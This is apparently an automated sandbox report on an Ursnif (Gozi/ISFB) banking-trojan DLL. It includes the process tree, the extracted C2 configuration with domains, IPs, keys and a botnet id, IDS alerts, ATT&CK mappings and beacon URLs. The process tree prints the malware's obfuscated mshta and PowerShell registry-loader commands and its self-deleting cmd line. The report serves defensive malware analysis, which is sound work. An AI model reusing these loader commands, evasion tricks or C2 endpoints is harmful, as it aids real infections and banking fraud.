

JoeSandbox Cloud BASIC



ID: 620332

Sample Name: xaj0e933Uv.dll

Cookbook: default.jbs

Time: 16:25:58

Date: 04/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report xaj0e933Uv.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Ursnif	5
Yara Signatures	5
Memory Dumps	5
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	6
Joe Sandbox Signatures	6
AV Detection	6
Networking	6
Key, Mouse, Clipboard, Microphone and Screen Capturing	6
E-Banking Fraud	6
System Summary	7
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	7
HIPS / PFW / Operating System Protection Evasion	7
Stealing of Sensitive Information	7
Remote Access Functionality	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	11
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	12
Public IPs	13
General Information	13
Warnings	14
Simulations	14
Behavior and APIs	14
Joe Sandbox View / Context	14
IPs	14
Domains	14
ASNs	14
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	14
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	15
C:\Users\user\AppData\Local\Temp\RES5F15.tmp	15
C:\Users\user\AppData\Local\Temp\RES73F5.tmp	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dgqpx5l1.q4z.psm1	16
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jkorezbb.opv.ps1	16
C:\Users\user\AppData\Local\Temp\la1gxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP	16
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.0.cs	17
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.cmdline	17
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.dll	17
C:\Users\user\AppData\Local\Temp\la1gxko15\la1gxko15.out	17
C:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP	18
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs	18
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline	18
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll	19
C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.out	19
C:\Users\user\Documents\20220504\PowerShell_transcript.506013.071O_fmz.20220504162805.txt	19
Static File Info	20
General	20
File Icon	20

Static PE Info	20
General	20
Entrypoint Preview	20
Data Directories	21
Sections	22
Resources	22
Imports	22
Version Infos	23
Possible Origin	23
Network Behavior	23
Snort IDS Alerts	23
TCP Packets	23
DNS Answers	25
HTTP Request Dependency Graph	25
HTTP Packets	25
Statistics	28
Behavior	28
System Behavior	28
Analysis Process: loadll32.exePID: 1900, Parent PID: 6112	28
General	29
File Activities	29
Analysis Process: cmd.exePID: 1796, Parent PID: 1900	29
General	29
File Activities	29
Analysis Process: rundll32.exePID: 5132, Parent PID: 1796	29
General	29
File Activities	30
Registry Activities	30
Key Value Created	30
Analysis Process: mshta.exePID: 6548, Parent PID: 3616	30
General	30
File Activities	31
Analysis Process: powershell.exePID: 6644, Parent PID: 6548	31
General	31
File Activities	31
File Created	31
File Deleted	33
File Written	33
File Read	38
Analysis Process: conhost.exePID: 6652, Parent PID: 6644	40
General	40
Analysis Process: csc.exePID: 6924, Parent PID: 6644	41
General	41
File Activities	41
File Created	41
File Deleted	41
File Written	41
File Read	42
Analysis Process: cvtres.exePID: 7040, Parent PID: 6924	42
General	42
File Activities	42
Analysis Process: csc.exePID: 7144, Parent PID: 6644	42
General	42
File Activities	42
File Created	42
File Deleted	42
File Written	43
File Read	43
Analysis Process: control.exePID: 4084, Parent PID: 5132	43
General	43
File Activities	43
File Read	44
Analysis Process: cvtres.exePID: 6040, Parent PID: 7144	44
General	44
File Activities	44
Analysis Process: explorer.exePID: 3616, Parent PID: 4084	44
General	44
Registry Activities	44
Key Value Created	44
Analysis Process: cmd.exePID: 5716, Parent PID: 3616	45
General	45
File Activities	45
Analysis Process: conhost.exePID: 5068, Parent PID: 5716	45
General	45
Analysis Process: PING.EXEPID: 3504, Parent PID: 5716	45
General	45
File Activities	45
Analysis Process: RuntimeBroker.exePID: 4440, Parent PID: 3616	46
General	46
Analysis Process: cmd.exePID: 6592, Parent PID: 3616	46
General	46
Disassembly	46


Windows Analysis Report

xaj0e933Uv.dll


Overview

General Information

Sample Name:	xaj0e933Uv.dll
Analysis ID:	620332
MD5:	69e570a35f63ea..
SHA1:	f0ca60563eeb90..
SHA256:	3362915be3f3ed..
Tags:	dll geo Gozi ISFB ITA Ursnif
Infos:	     




Detection



Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Yara detected Ursnif
- System process connects to networ...
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an...
- Writes to foreign memory regions
- Changes memory attributes in foreig...
- Machine Learning detection for sam...
- Allocates memory in foreign process...
- Uses ping.exe to check the status o...
- Self deletion via cmd delete

Classification



Process Tree

- System is w10x64
- loadll32.exe (PID: 1900 cmdline: loadll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
 - cmd.exe (PID: 1796 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
 - rundll32.exe (PID: 5132 cmdline: rundll32.exe "C:\Users\user\Desktop\xaj0e933Uv.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - control.exe (PID: 4084 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5A1DA57898065F)
 - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
 - cmd.exe (PID: 5716 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\xaj0e933Uv.dll MD5: 4E2ACF4F8A396486AB4268C9A46A245F)
 - conhost.exe (PID: 5068 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - PING.EXE (PID: 3504 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
 - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52AC5)
 - cmd.exe (PID: 6592 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\ADE6.bi1" MD5: 4E2ACF4F8A396486AB4268C9A46A245F)
 - mshta.exe (PID: 6548 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Jqlc='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Jqlc).regread("HKCU\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\\TestLocal"));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
 - powershell.exe (PID: 6644 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name axgpbo -value gp; new-alias -name slctai -value iex; slctai ([System.Text.Encoding]::ASCII.GetString((axgpbo "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDCFDEF913)
 - conhost.exe (PID: 6652 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - csc.exe (PID: 6924 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
 - cvtres.exe (PID: 7040 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5F15.tmp" "c:\Users\user\AppData\Local\Temp\m5pod5s5\SCSE04DA8616441A6AC3074D39CFFC1D3.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
 - csc.exe (PID: 7144 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\1gxo15a1gxo15.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
 - cvtres.exe (PID: 6040 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES73F5.tmp" "c:\Users\user\AppData\Local\Temp\1gxo15\SCSE08F5B0552974B07835021DDCFF1297.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
 - cleanup

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
    "wDhdIpDR32hiBF82vKyfbd4Aeqb2endsG7KPr9+PRwpFwh6xH0PeXmivTfHV1J509Bb0ekXP+fpLTlNw78j8NdT4sNAaVFSXIxeuXndoUw6r5lOTidqS1cBNYe3P3AFASRESMg14/OvBfHcw2QScm40JeiHSYe26nzRyCo9Bsx0twNSv
xA9Ev6ecU3aTGDNOX6E06pfJFTv3oxkLljtitiqLzJjGUEio8ebUBdVSKBHjVo6ZyneL/fS90UJFMNJ7HNKH253/amCXZuSmGf5nGAp2ln8QhGUUaVVkgcswKSlhcM0caruAqzxK8wdEz4NJ03xL/S8BTA8Kjk8S1MljP4q8BLwzx+qos
OvcvZK8zl8=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "gameexperts.net",
    "185.189.151.181",
    "185.189.151.186"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBieV0",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.297325888.00000000055E8000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000002.464317231.000000000526F000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.297834584.00000000055E8000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.343634422.0000000005569000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.297429352.00000000055E8000.0000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.rundll32.exe.50494a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.5596b40.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.5596b40.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.55694a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.2.rundll32.exe.3430000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Signatures

 No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:27:54.122082 05/04/22-16:27:54.122082
SID:	2033203
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:27:53.231327 05/04/22-16:27:53.231327
SID:	2033203
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:27:53.642851 05/04/22-16:27:53.642851
SID:	2033203
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 13.107.43.16

Timestamp:	05/04/22-16:27:33.120656 05/04/22-16:27:33.120656
SID:	2033203
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking



System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality

Yara detected Ursnif

Mitre Att&ck Matrix													
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery

Behavior Graph

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
xaj0e933Uv.dll	40%	Virustotal		Browse
xaj0e933Uv.dll	48%	ReversingLabs	Win32.Trojan.Zenpak	
xaj0e933Uv.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.3430000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

Source	Detection	Scanner	Label	Link
I-0007.I-dc-msedge.net	0%	Virustotal		Browse

URLs				
Source	Detection	Scanner	Label	Link
http://185.189.151.28/	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/yaLRzubGjQS/CFxKDeNAAfhLIC/CaygnSUs24bnRCfVOMIKd/kOu58i9k96sMGpEh/2lmNOGS	0%	Avira URL Cloud	safe	
http://crl.oseofts/Microt0	0%	URL Reputation	safe	
http://185.189.151.28/drew/1WYEBXmiF_2FMnySkI/AGFp1zkHl/1n_2BEbfMMGs7_2FFktP/VnEJxGiu_2BRheq2fuh/m_2	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://185.189.151.28/drew/DI9hOfnq4sis3AGOPt/_2FSN_2BC/vQMmpDQPqFMgJd7cY2BM/bpPiaoMoE2NRqo_2F46/T_2F2moLttcApM2j8JSDhs/WTmAL93U1NjUV/LMXna7GA/0XrWXS0JuSDBlpGqh8yB0Uw/8wBvAy1ROY/CU6_2BgS3mg1oC_2Ffr7BBq_2FOIM/8zgmIDNHCEg/MQH_2B5kPaL7jc/fyWcKgX2hWtfe66c_2BLA/pYfH_2BKPQZE6m8n/dgy8gM_2BVyJKF1/06D2L7PXyZQ5x_2F0m/7pDuXDGuxyU/cHq.jlk	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/DI9hOfnq4sis3AGOPt/_2FSN_2BC/vQMmpDQPqFMgJd7cY2BM/bpPiaoMoE2NRqo_2F46/T_2	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/yaLRzubGjQS/CFxKDeNAAfhLIC/CaygnSUs24bnRCfVOMIKd/kOu58i9k96sMGpEh/2lmNOGSnuowiNkO/ip_2FJtr3_2FyC3y34/NWeB6KDbS/szu4WIEy31uBJrZBRkk7/BA3lZi_2FOvOpDSYS4s/rj2HYxhZ8zs8SSN1QxOHNT/a0noZ7RHbBD3e/0lyarAzU/kswi_2B_2Bji3xmfl9dMO1H/eF7wdYyOYS/J0KjUNI3Yrq9HIDIZ/2ePpl9Tr16LA/Mto8yX4U3i1XH7H/1gu.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs						
Contacted Domains						
Name	IP	Active	Malicious	Antivirus Detection	Reputation	
I-0007.I-dc-msedge.net	13.107.43.16	true	true	0%, Virustotal, Browse	unknown	

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/drew/DI9hOfnq4sis3AGOPt/_2FSN_2BC/vQMmpDQPqFMgJd7cY2BM/bpPiaoMoE2NRqo_2F46/T_2F2moLttcApM2j8JSDhs/WTmAL93U1NjUV/LMXna7GA/0XrWXS0JuSDBlpGqh8yB0Uw/8wBvAy1ROY/CU6_2BgS3mg1oC_2Ffr7BBq_2FOIM/8zgmIDNHCEg/MQH_2B5kPaL7jc/fyWcKgX2hWtfe66c_2BLA/pYfH_2BKPQZE6m8n/dgy8gM_2BVyJKF1/06D2L7PXyZQ5x_2F0m/7pDuXDGuxyU/cHq.jlk	true	Avira URL Cloud: safe	unknown
http://185.189.151.28/drew/yaLRzubGjQS/CFxKDeNAAfhLIC/CaygnSUs24bnRCfVOMIKd/kOu58i9k96sMGpEh/2lmNOGSnuowiNkO/ip_2FJtr3_2FyC3y34/NWeB6KDbS/szu4WIEy31uBJrZBRkk7/BA3lZi_2FOvOpDSYS4s/rj2HYxhZ8zs8SSN1QxOHNT/a0noZ7RHbBD3e/0lyarAzU/kswi_2B_2Bji3xmfl9dMO1H/eF7wdYyOYS/J0KjUNI3Yrq9HIDIZ/2ePpl9Tr16LA/Mto8yX4U3i1XH7H/1gu.jlk	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/	rundll32.exe, 00000002.00000003.343421322.0000000003345000.00000004.00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.397268016.0000000006168000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000012.00000003.415812093.000001E636EFC000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.416371744.0000020A9F33C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.416255152.0000020A9F33C000.00000004.00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/drew/yaLRzubGjQS/CFxKDeNAAfhLIC/CaygnSUs24bnRCfVOMIKd/kOu58i9k96sMGpEh/2ImNOGS	rundll32.exe, 00000002.00000003.35233563 1.0000000003345000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000003.343411047.0000000003337000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000002.00000002.463215948.000000 0003345000.00000004.00000020.00020000.00 000000.sdmp, rundll32.exe, 00000002.0000 0003.343421322.0000000003345000.00000004 .00000020.00020000.00000000.sdmp, rundll32.exe, 00000002.00000002.462912016.00000000032EA0 00.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000002.00000003.352328086.000 0000003338000.00000004.00000020.00020000 .00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.osssofts/Microt0	powershell.exe, 00000012.00000003.560046 822.000001E63635E000.00000004.00000020.0 0020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://185.189.151.28/drew/1WYEBXmiF_2FMnySkl/AGFp1zkHl/1n_2BEbfMMGs7_2FFktP/VnEJxGiu_2BRheq2fuh/m_2	rundll32.exe, 00000002.00000003.34342132 2.0000000003345000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.462912016.00000000032EA000. 00000004.00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.39726801 6.0000000006168000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00012.00000003.415812093.000001E636EFC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.416371744.00000 20A9F33C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.416255152.0000020A9F33C000.00000004 .00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://crl.micro	powershell.exe, 00000012.00000003.416780 801.000001E636303000.00000004.00000020.0 0020000.00000000.sdmp, powershell.exe, 0 0000012.00000003.559953766.000001E636304 000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://185.189.151.28/drew/DI9hOfnq4sis3AGOPT/_2FSN_2BC/vQMmpDQPqFMgJd7cY2BM/bpPiaoMoE2NRqo_2F46/T_2	rundll32.exe, 00000002.00000003.35233563 1.0000000003345000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.463215948.0000000003345000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000002.00000003.352389329.000000 0003305000.00000004.00000020.00020000.00 000000.sdmp, rundll32.exe, 00000002.0000 0002.462912016.00000000032EA000.00000004 .00000020.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.39726801 6.0000000006168000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00012.00000003.415812093.000001E636EFC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.416371744.00000 20A9F33C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.416255152.0000020A9F33C000.00000004 .00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.189.151.28	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

General Information	
Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620332
Start date and time: 04/05/202216:25:58	2022-05-04 16:25:58 +02:00
Joe Sandbox Product:	CloudBasic
